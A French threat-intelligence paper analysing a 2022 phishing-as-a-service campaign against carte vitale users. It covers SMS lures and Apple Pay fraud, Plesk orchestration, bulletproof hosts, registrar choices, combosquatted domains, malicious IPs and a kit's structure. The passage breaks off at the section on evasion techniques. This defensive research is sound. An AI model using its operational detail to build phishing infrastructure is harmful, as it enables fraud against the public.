L'escroquerie à la carte vitale : étude de cas d'un PhaaS à la française

Stéphanie Blanchet, Chercheuse Lab CTI
stephanie.blanchet@nameshield.net
www.nameshield.com

nameshield
Online Assets Security

C'est un phénomène en pleine explosion dans le paysage des cybermenaces et qui ne cesse de s'armer d'outils le rendant toujours plus prospère. Le Phishing-as-a-Service (PhaaS) a ouvert le marché de l'escroquerie en ligne au plus grand nombre, au point que les tentatives d'hameçonnage sont devenues un fléau quotidien. La présente étude se penche sur une opération frauduleuse qui a ciblé pendant plusieurs mois les usagers de la carte vitale. Elle repose sur l'analyse de plus de 5200 noms de domaine et sites malicieux détectés entre le 1er mars et le 31 décembre 2022. Nos observations mettent en évidence une forte hétérogénéité dans les infrastructures d'hébergement et de nom, ainsi qu'une variété de kits faits d'emprunts et d'ajustements successifs. Elles révèlent également une activité concurrentielle entre de nombreux « prestataires » qui, créant leurs propres PhaaS grâce au panneau de configuration Plesk et à la plateforme de communication Telegram, forment un écosystème voué à l'escroquerie en bande organisée. Des attaques d'origines diverses sont ainsi menées simultanément au profit d'une multitude d'individus.

Mots-clefs :

Phishing-as-a-Service (PhaaS), Kits de phishing, Scam, Plesk, Telegram

Préambule :

Le cadre du présent article est essentiellement descriptif et exploratoire. Nous n'y dévoilons pas la méthodologie et les procédés qui nous ont permis de recueillir et analyser les données sur lesquelles repose notre étude.

Introduction

Une attaque de phishing commence typiquement par l'envoi d'un e-mail ou d'un SMS[a] usurpant l'identité d'une entreprise ou d'un organisme public. Le texte du message avertit généralement la victime qu'un problème doit être corrigé, supposant une action immédiate sur son compte en ligne. Elle est ensuite dirigée vers une fausse page web aux couleurs du site officiel de l'entité usurpée, sur laquelle elle est invitée à entrer ses identifiants de connexion (nom d'utilisateur et mot de passe) et/ou d'autres informations personnelles (numéros de sécurité sociale, de compte bancaire, etc.) que le phisher pourra faire fructifier de différentes manières.

Si elles nous parviennent le plus souvent avec une effarante facilité, ces opérations frauduleuses reposent en réalité sur un ensemble de compétences rarement détenues par une seule et même personne :

1 **Définir la stratégie** : l'entité à usurper, les cibles, les ressorts de manipulation ; le vecteur d'attaque (email, SMS, appel téléphonique) et l'action attendue (clic sur un lien ou sur une pièce jointe) ; le mode d'exploitation des données collectées (utilisation pour son propre compte, revente sur le darknet ou sur une plateforme OTT, …).

2 **Créer le support d'attaque** : rédiger les contenus textuels conformément au scénario, construire l'email et la page vers laquelle les victimes seront dirigées.

3 **Assurer sa viabilité** à l'aide de techniques de furtivité pour éviter la mise en alerte des systèmes de surveillance.

4 **Déterminer la méthode d'exfiltration** des données recueillies (envoi sur une boîte mail, sur une messagerie instantanée, sur un serveur Discord…).

5 **Se doter des moyens d'atteindre les victimes** : les listes d'emails et/ou de numéros de téléphone, les noms de domaine – y compris définir leur règle d'écriture, le système d'envois en masse des messages.

6 **Se procurer et configurer l'infrastructure** (zones DNS, IP) pour la mise en œuvre de l'opération.

Avec le PhaaS, la capacité et les ressources nécessaires pour exécuter ce type de menaces sont désormais packagées[b] et vendues comme une simple prestation à tout individu attiré par l'appât du gain facile, quelles que soient ses compétences techniques.

C'est ainsi que les attaques par hameçonnage foisonnent.

Dans son dernier rapport [1], Zscaler fait état au niveau mondial d'une augmentation de 29% [2] en 2021 par rapport à 2020 et, à en lire F5 Labs, elles auraient même vu un pic de +220% au plus fort de la crise du covid-19. Pour le seul secteur de la vente, la hausse atteint 436%. Des chiffres ahurissants et qui, selon toute hypothèse, ne sont pas prêts de retomber.

En effet, le PhaaS ne cesse de monter en puissance grâce à des outils qui simplifient et accélèrent le déploiement d'opérations à grande échelle. En septembre 2021, Microsoft [3] montrait avec quelle facilité des attaquants ont pu mettre en place des campagnes via le service en ligne BulletProofLink. La plateforme pouvait générer 300 000 sous-domaines uniques et proposer jusqu'à 100 templates de

a On parle alors de SMishing.

b Les étapes 2, 3 et 5 constituent le kit de phishing. Il peut être vendu séparément, sous la forme d'un fichier zippé. Dans une offre PhaaS, des packs plus complets proposeront l'hébergement et/ou les noms de domaine, les moyens de contact, les outils d'envoi massif.

différentes marques prêts à l'emploi, en plus de diverses offres d'hébergement. Quelques mois plus tard, Resecurity [4] révélait l'existence de Frappo, un service complet diffusé via le darknet, permettant de créer des pages usurpant avec un réalisme poussé les identités de nombreuses banques et commerces en ligne. L'utilisateur bénéficie d'un anonymat total et du chiffrement des données volées. Puis EvilProxy [5], lui aussi promu sur le web sombre, a rejoint la liste des PhaaS, avec pour particularité de contourner l'authentification à double facteur en mettant à profit les techniques de proxy inverse et d'injection de cookies. Plus récemment, Mandiant [6] découvrait Caffeine, plateforme accessible par un processus d'inscription entièrement ouvert, sans recours à des canaux clandestins ou à de la cooptation, et offrant comme ses homologues quantité de fonctionnalités utiles à un phisher, telles que la création de kits en libre-service.

Dans l'étude qui suit, nous montrons comment des PhaaS de moindre envergure mais tout aussi nuisibles, peuvent se multiplier grâce au dévoiement du panneau de configuration Plesk comme solution d'orchestration de différentes instances et à l'utilisation de canaux Telegram pour promouvoir leurs services et animer leurs communautés d'hameçonneurs. Ces observations, obtenues dans le cadre du suivi de la campagne d'escroquerie à la carte vitale, reposent sur la détection[c] et l'analyse de plus de 5200 noms de domaine malicieux déposés entre le 1er mars et le 31 décembre 2022, soit dix mois de données. Nous avons ainsi pu dégager des éléments d'éclairage relatifs aux techniques et outils employés, que nous décrivons selon le plan suivant :


c Nous exploitons ici notre technologie permettant de déceler dans les noms de domaine les manipulations orthographiques et typographiques ainsi que l'abus de termes appartenant au lexique de l'entité ciblée, cela avec un taux d'erreur inférieur à 0,3%.

1. Les scénarios

Ce pourrait bien être le marronnier de l'hameçonnage aux services publics français. Dès 2011, le ministère de l'Emploi, du Travail et de la Santé alertait sur une opération frauduleuse ciblant les usagers de la carte vitale [7]. A l'époque, l'abord est assez rudimentaire : un email contenant un lien vers une page incitant à dévoiler numéros de sécurité sociale et de carte bancaire. Quelques années plus tard, l'arnaque devient plus élaborée avec le renfort du Vishing[d], puis du SMishing. De sophistication en sophistication, elle a évolué pour connaître plusieurs variantes [8] à présent diffusées en masse, chaque année.

Démarrée fin 2021, la vague actuelle frappe par son ampleur et sa persistance, avec une atteinte potentielle de plus de 41,2 millions de titulaires[e]. Bien que les dépôts de noms de domaine insidieux soient en phase descendante (cf. figure 1), elle sévit encore à l'heure où nous écrivons.

Fig.1 Dépôts de noms de domaine avec gTLD[f] entre le 1er mars et le 31 décembre 2022



Dans sa forme la plus avancée, les escrocs mettent à profit l'application Apple Pay pour ponctionner le compte bancaire de la victime. Celle-ci commence par recevoir un SMS expliquant que sa carte vitale doit être renouvelée ou bien que sa version mise à jour est prête à être expédiée sous condition de paiement pour assurer son acheminement. Un lien vers une page usurpant l'image de la Caisse d'Assurance Maladie accompagne bien évidemment le message.


C'est à l'étape de validation du mode de paiement que la victime divulgue ses coordonnées bancaires (cf. figure 2). Les phishers les enregistrent alors dans l'app « Cartes » d'un iPhone. Dans les secondes qui suivent, la victime reçoit un code SMS dont elle fournit les six chiffres, croyant finaliser la transaction. En réalité, ils serviront à valider la création d'un compte Apple Pay frauduleux.

d Vishing : de VoIP, hameçonnage par appels téléphoniques.

e Estimation sur la base des chiffres de l'INSEE au 1er janvier 2022 pour la tranche d'âge 20 à 64 ans, susceptible d'être à la fois détentrice de la carte vitale et de moyens de communication numérique : adresse électronique et/ou téléphone portable pouvant recevoir des SMS. https://www.insee.fr/fr/statistiques/2381474

f La présente étude se concentre en effet sur les noms de domaine avec extensions génériques de premier niveau, déposés entre le 1er mars et le 31 décembre 2022.

Fig.2 Etape du choix du mode de paiement




2. La plateforme de pilotage

Au fil de nos analyses, de nombreux indicateurs se sont accumulés pour mettre en évidence l'usage prédominant du panneau de configuration Plesk.

Les avantages de ce type de plateformes sont bien connus. Outre qu'elles centralisent l'administration de plusieurs sites web depuis une interface graphique intuitive, elles offrent de très nombreuses fonctionnalités (cf. figure 3), de la configuration des zones DNS à la création de boîtes mails, en passant par la génération des certificats SSL et l'installation rapide de différents CMS tels que WordPress[g] ou Drupal. Elles permettent aussi et surtout de cultiver deux aspects du Software-as-a-Service dont s'inspire le PhaaS : l'externalisation des ressources et la définition d'offres packagées.


Fig.3 Interface administrateur Plesk



g WordPress est le CMS le plus largement utilisé dans les opérations de phishing. Dans le cas présent, il est servi presque exclusivement par NginX. Différentes versions de PHP – de la 5.4.16 à la 8.0.25, avec une majorité relative de 8.0.23 (40%) ont pu être observées.

La vague montante des Virtual Private Server (VPS) dans les offres d'hébergement n'est probablement pas étrangère au succès de Plesk[h] dont l'interopérabilité ouvre à un large choix de déploiements[i]. Ce type de service répond parfaitement aux besoins d'un professionnel de l'hameçonnage. Celui-ci peut louer un VPS sans engagement de durée pour une somme modique[j] et y associer plusieurs adresses IP. Il dispose en outre des droits root pour orchestrer librement les ressources qui s'y trouvent. Un site de phishing étant très peu consommateur du fait qu'il voit un trafic limité au taux de réponses aux emails ou SMS, un seul serveur virtuel peut suffire à la mise en œuvre de plusieurs campagnes.

Fig.4 Configuration des packs d'hébergement sur Plesk



Depuis deux ans, le nom de domaine plesk.page, dont un sous-domaine est automatiquement généré[k] par la plateforme pour attribuer un nom à tout nouveau serveur, apparaît en tant qu'indicateur de compromission dans des signalements de plus en plus fréquents [9-13]. Cette année, il se hisse même directement à la 10ème position, dès son entrée dans le classement des domaines de deuxième niveau les plus utilisés à des fins de phishing [14]. Les attaquants peuvent tirer parti de ce nom d'hôte en le dissimulant à l'aide de réducteurs d'URL, ce qui les dispense, au moins temporairement, de faire l'achat de noms de domaine auprès de registrars. Mais le plus souvent, il est la destination vers laquelle les noms achetés pour les besoins d'une campagne vont rediriger. Il demeure ainsi dans l'ombre, préservé.

h Plesk se partage le marché des control panels avec l'un des premiers du genre, cPanel. Plus ancien et plus répandu, il jouit d'une bonne réputation et présente bon nombre d'atouts communs avec son cadet. Ce dernier offre cependant des outils de sauvegarde et de migration automatisées, un module spécifique de gestion de différentes instances WordPress et une application mobile. D'un design et d'une ergonomie plus modernes, il serait aussi d'un maniement plus agréable et plus aisé, notamment aux utilisateurs novices.

i Plesk est compatible avec 8 distributions Linux ainsi qu'avec Windows Server. cPanel se limite à 5 distributions Linux.

j Plesk propose par exemple une entrée de gamme à 9,5 euros le mois pour un VPS et dix noms de domaine.

k Leur écriture suit une règle consistant à associer un préfixe aléatoire et l'IP du serveur.

3. Les infrastructures

Dans l'ensemble, le choix des infrastructures – hébergement et DNS, se caractérise par une forte hétérogénéité. Au long de ces dix mois d'observation, nous avons en effet relevé 138 registrars et 186 Systèmes Autonomes différents totalisant 1144 adresses IP uniques (cf. table 1).

3.1. Les hébergeurs

Nous obtenons un classement (cf. table 1) par AS sensiblement différent de celui dressé par Interisle[l] [15], lequel plaçait Cloudflarenet à la première place et Microsoft à la troisième (cf. table 2). Ceux-ci sont ici respectivement relégués aux 17ème et 10ème rangs.

Tab.1 Répartition des noms de domaines et IPs par AS

Rank	AS Name	AS Number	Domains %	Unique Registrars	Unique IPs	Unique Ranges
1	Partner LLC	210352	12,0	22	10	2
2	Association Up-Network	203790	9,8	17	13	3
3	4B42 UG	61218	9,3	21	3	1
4	It Resheniya LLC	49943	7,3	17	26	4
5	Private Layer Inc.	51852	5,3	17	79	3
6	Alexhost SRL	200019	5,2	10	36	11
7	OVH SAS	16276	5,1	23	122	33
8	Online S.A.S.	12876	3,3	13	90	2
9	M247 Ltd	9009	3,1	10	33	16
10	Microsoft	8075	2,4	11	51	13
11	Ouiheberg Sarl	208226	1,9	8	45	4
12	Harmony Hosting Sarl	49434	1,8	9	4	1
13	Delis LLC	211252	1,7	11	25	14
14	Digitalocean	14061	1,7	14	41	24
15	Unifiedlayer	46606	1,7	7	15	11
16	Amazon-02	16509	1,6	16	32	19
17	Cloudflarenet	13335	1,3	4	30	6
18	Google Cloud Platform	396982	1,2	7	14	13
19	Ionos Se	8560	1,2	7	30	10
_	Autres < 1% (167)	_	23,1	_	445	316

Sept fournisseurs (4%) concentrent à eux seuls plus de la moitié des associations de noms de domaine (54%) ; les trois premiers en cumulent près d'un tiers sur 2,2% des adresses IPs observées. Seul français de ce septuor, OVH se distingue par un éclatement des adresses (122 réparties sur 33 blocs).

l Le classement d'Interisle repose sur l'analyse de 1.122.579 attaques de phishing différentes, survenues entre le 1er mai 2021 et le 30 avril 2022 à travers le monde.

Tab.2 Classement 2022 des AS dans les attaques de phishing par Interisle

2022 Rank	AS Name	AS number	# Routed IPv4 Addresses	Phishing Attacks ▼
1	CLOUDFLARENET	13335	2,400,256	120,209
2	UNIFIEDLAYER	46606	1,207,808	63,510
3	MICROSOFT	8075	45,502,976	46,995
4	NAMECHEAP-NET	22612	102,912	40,969
5	GOOGLE	15169	23,099,904	30,397
6	AMAZON-02	16509	42,667,520	25,591
7	ALIBABA (US)	45102	4,955,136	24,242
8	QUADRANET-GLOBAL	8100	574,208	23,345
9	DIGITALOCEAN	14061	2,701,056	21,791
10	FASTLY	54113	457,728	20,541

Tab.3 Les 7 principaux AS


AS Name	Top registrar	Unique registrars	Unique IPs	Top IP	Top Geolocation
Partner LLC	PublicDomainRegistry (24,1%)	22	10	193.233.48.51 (31,1%)	Russian Federation (100%)
Up-Network	Google Domains (28,2%)	17	13	45.131.187.253 (40,9%)	Switzerland (69,1%)
4B42 UG	Google Domains (38,5%)	21	3	45.148.116.57 (**90,7%**)	Switzerland (100%)
It Resheniya LLC	Google Domains (40%)	17	26	213.226.123.102 (**75,5%**)	Russian Federation (100%)
Private Layer Inc.	Google Domains (30%)	17	79	179.43.155.169 (13%)	Switzerland (100%)
Alexhost SRL	PublicDomainRegistry (40%)	10	36	91.208.197.230 (8,6%)	Republic of Moldova (77,1%)
OVH SAS	NameSilo (23,3%)	23	122	5.196.177.220 (4,7%)	France (92,5%)

Les six premiers fournisseurs offrent chacun les mêmes commodités pour qui chercherait à dissimuler des activités peu licites : la garantie d'anonymat avec notamment un paiement en crypto-monnaies et la mise à disposition de serveurs localisés dans des juridictions très permissives. Dans le cas présent, ils sont presque exclusivement basés en Russie et en Suisse – en Moldavie, pour l'un seulement. Ce sont typiquement des fournisseurs de Bulletproof Hosting [16] ou BPH[m], connus pour être peu regardants sur la régularité des contenus portés par leurs serveurs et ignorant volontiers les signalements et autres demandes de takedown s'y référant.

Entre les mois de mars et de novembre, Partner Llc, Up-Network et 4B42 Ug, et dans une moindre mesure, IT Resheniya Llc, Private Layer Inc et Alexhost Srl (cf. figure 5) se sont succédé en vagues plus ou moins marquées, concentrant ainsi des pools de sites actifs sur une période donnée. Nous voyons ici, compte tenu des recouvrements temporels, les signes d'une activité concurrentielle entre plusieurs prestataires de PhaaS, chacun optant a priori pour des réseaux distincts.

m L'une des difficultés rencontrées par ce type d'hébergeurs réside dans la capacité à trouver des relais de trafic avec d'autres AS, du fait de l'impact réputationnel négatif qu'ils peuvent causer sur leurs pairs. On notera que 42B4 Ug, Up-Network et Ouiheberg Sarl sont connectés (non appairés) au même point d'échange Internet : 4IXP.

Fig.5 Timeline de l'activité sur les 7 premiers AS



L'analyse des IPs en cause dévoile à travers des milliers de noms de domaine les traces d'autres campagnes d'hameçonnage passées ou en cours, ciblant une diversité de marques, en majorité françaises (cf. annexe A-2.) : Chronopost, Bouygues Telecom, SFR, Orange, Banque Populaire, CIC, Société Générale, Caisse d'Epargne, EDF, Crit'Air, Netflix, DisneyPlus, Amazon, Paypal, … Les prestataires ayant opté pour ces fournisseurs y ont visiblement trouvé les conditions idéales pour créer et entretenir de véritables « fermes à phishing », sans souci de la mauvaise réputation qui en découle pour les IPs. La seule adresse 45.148.116.57 porte un historique de 319 domaines malicieux, dénotant une incroyable longévité.

3.2. Les registrars

S'agissant des registrars, nous avons là encore un classement qui s'écarte de celui obtenu par Interisle [17] dans son dernier rapport (cf. table 5). Si GoDaddy conserve sa deuxième place, les phishers français montrent une préférence pour Google Domains qui cumule près d'un quart des dépôts[n] (cf. table 4).

Tab.4 Pourcentage de noms de domaine par registrar

Rank	Registrars	Domains %
1	GoogleDomains	24,7
2	GoDaddy	21,4
3	PublicDomainRegistry	12,1
4	NameSilo	7,4
5	Epik	4,3
6	NameCheap Inc.	4,2
7	Njalla	3,3
8	Porkbun Llc	2,6
9	Ovh SAS	2,2
11	Hostinger	1,3
12	CloudFlare Inc.	1,1
13	Tucows Domains Inc.	1,0
14	Wild West Domains	1,0
_	Autres < 1% (124)	13,6

n Y compris par l'intermédiaire de Key-Systems GmbH pour certaines extensions.

Tab.5 Classement 2022 des Registrars dans les attaques de phishing par Interisle

Rank	Registrar	Registrar IANA ID	gTLD Domains under Management	Phishing Domains Reported ▼
1	NameCheap	1068	13,645,340	**88,643**
2	GoDaddy.com	146	66,087,039	**44,160**
3	NameSilo	1479	4,403,551	**42,489**
4	DNSPod	1697	1,387,872	**30,778**
5	ALIBABA.COM SINGAPORE	3775	1,677,681	**27,538**
6	PublicDomainRegistry	303	4,916,665	**21,948**
7	REG.RU LLC	1606	726,674	**14,472**
8	Wild West Domains	440	2,962,240	**12,707**
9	Wix.com	3817	2,323,890	**11,287**
10	eNom	48	4,657,282	**10,101**

En choisissant Google Domains, un hameçonneur bénéficie notamment de l'anonymisation gratuite de sa qualité de registrant (WhoIs) et de la possibilité de créer jusqu'à 100 adresses mail qu'il peut transférer sur celle de son choix, y compris vers une adresse extérieure.

4. Les noms de domaine

Ces dernières années, les campagnes de sensibilisation se sont succédé auprès des internautes pour aiguiser leur vigilance en présence d'URLs douteuses. Aussi les phishers ont-ils adapté leur stratégie d'écriture de noms et abandonné les grosses ficelles qu'on lui connaissait.

Pour une bonne partie, les noms de domaine détectés s'efforcent de respecter la marque ou l'attribut ciblé en restreignant les manipulations orthographiques ou typographiques à ce qui demeure intelligible et plausible. Et c'est en puisant dans le champ lexical de l'entité visée que les attaquants trouvent matière à diversifier les domaines. Nous avons d'ailleurs pu constater que ce sont les mots-clefs associés aux marques qui subissent le plus souvent des altérations plus ou moins subtiles (cf. table 6).

Tab.6 Exemples de noms de domaine avec combosquatting

Sans altération	Avec altération
ameli-cartevitale-information.com	mon-assurane-ameli-carte-vitale.com
cpamcartevitale.info	serviceamelielivraison.com
securite-cartevitale-portail.fr	carte-vitale-amli.info
info-sante-ameli.fr	ameii-assurancemaladie.com
espacecartevitalecontact.fr	connexion-ammeli.com
assurancemaladie-compte.com	assurancesmaladiesfr.fr
espace-sante-ameli.info	cvitaie-cpam.com
amelisanteinformation.com	secureconnect-assurancemaladi.fr
santecpamrenouv.fr	info-amelii.fr
masanteavecameli.com	ameli-assurancemaldie-secure.fr

Ces observations confortent les résultats de recherches précédentes [18], mettant en évidence une tendance à présent installée : le combosquatting [19]. Cette technique voit en effet un taux de réussite sensiblement plus élevé que le typosquatting, du fait qu'elle passe aisément inaperçue : non seulement la

seule présence de la marque dans l'URL contribue à rassurer l'internaute mais il est désormais coutumier des opérations spéciales par lesquelles les marques elles-mêmes déposent de nouveaux noms à l'occasion d'événements particuliers, nécessitant une landing-page dédiée. Contrairement au typosquatting, qui traque l'erreur de frappe, le combosquatting requiert une médiation – un email, un SMS – pour atteindre sa cible, la probabilité qu'un internaute tape accidentellement une combinaison aléatoire marque + mot-clef dans son moteur de recherche étant extrêmement faible, pour ainsi dire nulle. Il est donc par nature un outil d'hameçonnage.

Le choix des extensions parmi les gTLD disponibles répond aussi bien à cette volonté de crédibilité[o]. Comme le montre la table 7, les extensions inusuelles ou spécifiques se répartissent sur une cinquantaine diverse, les hameçonneurs privilégiant la familiarité et la fiabilité rattachées à un .com ou un .fr. En outre, le recours aux noms de domaine internationalisés (IDN) n'a été observé que dans moins de 2% des cas.

Tab.7 Extensions des noms de domaine détectés

Rank	gTld	%
1	.com	51,2
2	.fr	27,2
3	.info	9,8
4	.net	3,7
5	.org	2,8
_	Autres < 1% (51)	5,3

5. Les kits

Les kits de phishing obtenus dans le cadre de nos investigations portent les traces d'apports multiples, au point qu'on ne saurait en déterminer la véritable et exclusive paternité. Les emprunts concernent notamment les packs d'évasion, permettant de masquer l'activité aux robots de surveillance et aux moteurs de recherche, les fichiers d'exfiltration ainsi que les sources HTML, réajustées pour les besoins de diverses attaques. Ceci corrobore des travaux précédents [20] montrant que la plupart des kits partagent plus de 90% de leur code avec au moins un autre kit.

La structure typique du kit d'hameçonnage à la carte vitale se décline comme suit :

Nom	Description
actions /	Fichiers d'exfiltration
assets /	Fichiers statiques liés aux pages web
common /	Layers (header, footer, …) communs aux différentes pages
prevents /	Fichiers de défense contre les systèmes anti-phishing
steps /	Pages de formulaires qui jalonnent le parcours de la victime
index.php	Page d'accueil
infos.php	Script de test du kit
settings.php	Fichier de configuration des préférences d'exfiltration des données

o Par ailleurs, le protocole HTTPS dans lequel les internautes ont appris à voir un gage de confiance a été observé sur plus de 70% des sites actifs. Les autorités de certification gratuite, Let's Encrypt en tête, y pourvoient sans difficulté. C'est même un service inclus dans l'arsenal de Plesk.

5.1. Les techniques de furtivité

